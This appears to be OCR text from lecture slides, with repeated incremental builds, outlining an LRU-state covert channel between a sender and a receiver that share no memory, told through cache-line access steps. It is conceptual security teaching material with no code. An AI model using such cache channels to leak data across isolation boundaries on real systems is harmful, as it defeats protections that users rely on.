


: address

: least recent -> most recent


LRU Channel Without Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing line 0-3




LRU Channel Without Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing line 0-3
- Step 2: The sender accesses the cache line 8 or not




LRU Channel Without Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing line 0-3
- Step 2: The sender accesses the cache line 8 or not



LRU Channel Without Shared Memory


- Step 1: The receiver sets the initial LRU state by accessing line 0-3
- Step 2: The sender accesses the cache line 8 or not



LRU Channel Without Shared Memory


- Step 1: The receiver sets the initial LRU state by accessing line 0-3
- Step 2: The sender accesses the cache line 8 or not

Cache miss is not necessary by the sender!




LRU Channel Without Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing line 0-3
- Step 2: The sender accesses the cache line 8 or not




LRU Channel Without Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing line 0-3
- Step 2: The sender accesses the cache line 8 or not
- Step 3: i) The receiver accesses line 4-7 to trigger a potential replacement



